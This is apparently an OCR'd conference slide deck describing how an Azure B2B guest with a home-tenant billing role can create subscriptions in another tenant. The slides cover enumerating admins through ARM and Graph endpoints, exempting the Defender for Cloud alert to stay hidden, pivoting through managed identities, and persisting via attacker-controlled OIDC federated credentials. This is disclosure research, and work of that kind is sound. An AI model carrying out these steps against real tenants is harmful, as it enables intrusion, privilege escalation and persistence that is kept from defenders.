1. Attacker is assigned billing role in HOME tenant
2. Attacker is invited into RESOURCE tenant as B2B guest

Exploit

3. Attacker creates subscription in RESOURCE tenant

In summary, any B2B guest federating into your tenant is possible vector!

WHAT WAS MICROSOFT'S VIEW OF THIS?

MICROSOFT'S POSITION


- Confirmed this behaviour was intended as a feature
- No controls exist, at time of meeting, to prevent guests using billing role privilege across tenant.*
- Subscriptions are a security boundary in Azure

*This was updated and Microsoft now proposes controls. We will cover at the end.

CAN GUEST MADE SUBSCRIPTIONS BE ABUSED?

UNIQUE PRIVILEGE MODEL

- Guest only has access to their subscription… and it’s empty :(




empty -> **<- real assets**

COMPLETELY FAILED ATTEMPTS

SUBSCRIPTION TO SUBSCRIPTION? NO!

- Subscriptions purpose is to be logical containers!
- Worst attacker can do: request one subscription transferred to guest controlled one



BILLING ATTACK? NO!

- Who ends up paying for this new subscription?
- Guests billing account gets billed for subscription and all resources created inside of it
- No way to use this for guests to offload costs

ENUMERATE THINGS GUESTS NORMALLY CAN'T!

Subscriptions

[redacted]

Add | Manage Policies | ...

Showing subscriptions in [redacted] directory. Don't see a subscription? Switch directories

Se... | Subscriptions : **Filtered (3 of 3)** | My role == **all** | Status == **all** | Add filter

Subscription name

- GuestSub2
- Subscription 1
- GuestMakesSub

GuestSub2 | Access control (IAM)

Subscription

Search

- Overview
- Activity log
- Access control (IAM)
- Tags
- Diagnose and solve problems
- Security
- Resource visualizer
- Events
- Cost Management
- Billing
- Settings
- Programmatic deployment
- Billing properties
- Resource groups
- Resources
- Preview features
- Usage + quotas
- Policies
- My permissions
- Resource providers
- Deployments

Add | Download role assignments | Edit columns | Refresh | Delete | Feedback

Number of role assignments for this subscription

1 4000

Privileged

5

View assignments

Search by name or email | Type : **All** | Role : **All** | Scope : **All scopes** | State : **All** | End time : **All**

All (9) | Job function roles (4) | Privileged administrator roles (5)


Name	Type	Role	Scope	State	End time
Owner (1)					
SG Simon Guest [redacted]	User	Owner	This resource	Active permanent	Permanent
Reader (2)					
[redacted]Connector e74d91[redacted]	Service principal	Reader	Management group (I...	Active permanent	Permanent
[redacted]-connector 3f54823[redacted]	Service principal	Reader	Management group (I...	Active permanent	Permanent
AcrDelete (1)					
DM Darth Maul Darth.Maul[redacted]	User	AcrDelete	Management group (I...	Active permanent	Permanent
Key Vault Reader (1)					
[redacted]Connector e74d91d3-[redacted]	Service principal	Key Vault Reader	Management group (I...	Active permanent	Permanent
User Access Administrator (4)					
DM Darth Maul Darth.Maul[redacted]	User	User Access Administrator	Root (Inherited)	Active permanent	Permanent


Switch to PowerShell | Restart | Manage files | New session | Editor | Web preview | Settings | Help

```
simon [ ~ ]$ az ad user list --query "[].{displayName:displayName, userPrincipalName:userPrincipalName}"
Insufficient privileges to complete the operation.
```

ADMIN ENUMERATION

- **Turns out we can list the root management group admins that our subscription belongs to!**





ENUM ENDPOINTS


```
{
    "properties": {
        "roleDefinitionId": "/subscriptions/c4ef42c0-9c21-4f83-
        "principalId": "853abbf4-8cb1-489d-aa0b-e85c0cb5020d",
        "principalType": "User",
        "scope": "/",
```


- https://management.azure.com/subscriptions/{sub_id}/resourceGroups/{rg}/providers/Microsoft.Compute/virtualMachines/{VM_NAME}/providers/Microsoft.Authorization/roleAssignments?api-version=2020-04-01-preview
- https://graph.microsoft.com/v1.0/directoryObjects/getByIds (only this gets blocked)


```
    {
        "@odata.type": "#microsoft.graph.user",
        "id": "ce8f8189-1d38-43f4-a1b7-2fea6ef65ffb",
        "businessPhones": [],
        "displayName": "Emperor Palpatine",
        "givenName": null,
        "jobTitle": null,
        "mail": "usetheforce@deathstar.com",
        "mobilePhone": null,
        "officeLocation": null,
        "preferredLanguage": null,
        "surname": null,
        "userPrincipalName": "emperor_palpatine@[redacted].onmicrosoft.com"
    },
    {
```

DEFENDER FOR CLOUD

Home > Microsoft Defender for Cloud | Inventory > Resource health >

Guest accounts with owner permissions on Azure resources should be r

Open query | View policy definition | View recommendation for all resources

Not evaluated	c4ef42c0-9c21-4...	Unassigned
Risk level	Resource	Status

Description

Accounts with owner permissions that have been provisioned outside of the Azure Active Directory tenant (different domain names), should be removed from your Azure resources.
These guest accounts are not managed to the same standards as enterprise tenant identities.
This makes them potential targets for threat actors looking to find ways to access your data without being noticed.
By removing these accounts, you can reduce the risk of unauthorized data access and potential breaches.

General details

Scope
GuestSub2

Ticket ID
-

Last change date
12/6/2024

Freshness
12 Hours

Attack Paths
0

Was this recommendation useful? Yes No

Take action | Graph | Accounts

Take one of the the following actions

Remediate

Review the list of guest accounts t
an account to view its role definiti
specific account, use the exempt c

1. Go to the **Azure portal**.
2. Open **Access control (IAM**
resource group, or resource
3. Click the **Role assignments**
4. In the list of role assignmer
assignment you want to rer
5. Click **Remove**. In the remov

Recommendation owner and set

Assign owner and set due date by

Assign owner & set due date

Exempt

Exempt the entire recommendatic
Exempted resources appear as no

Exempt

Exempt

2 subscriptions

SHHHHHHHHHH....

Scope selection

- Selected MG: 0 selected
- Selected subscriptions: 2 selected
- Selected resources: 0 selected

Details

Exemption name *
MDC-Guest accounts with owner permissions on Azure resources should be removed

Set an expiration date

Edited By
smaxwellstewart@gmail.com

Exemption category *
- Mitigated (resolved through a third-party service)
- Waiver (risk accepted)


Exemption description *
It's all chill!

Create | Cancel


MANAGED IDENTITIES

SUBSCRIPTION TO DIRECTORY? YES!

- Managed Identities are a way we can make Azure Resources that can authenticate against the directory.
- Can be user managed, or follow life cycle of resource
- Inserts Service Principal identity into directory




PIVOT!



Entra ID Directory
Authorizes
Guest
Auth
Assigned
RBAC Role
Assign
Service Principal
Owner
Create
Represented As
Subscription
Create
VM
Attach
Managed Identity

DEEPEN PERSISTENCE

- We can use a well known technique of adding attacker controlled OIDC federated credentials (source: @dirkjanm)
- Doing this allows us to deepen persistence; attacker controlled identity separate from original guest




PIVOT!
PIVOT!



Federates
Entra ID Directory
OIDC Provider
Authorizes
Authorizes
Authenticates
Guest
Assigned
Assign
RBAC Role
Service Principal
Owner
Create
Represented As
Create
Attach
Subscription
VM
Managed Identity

DEVICES

MORE DIRECTORY SHENANIGANS !

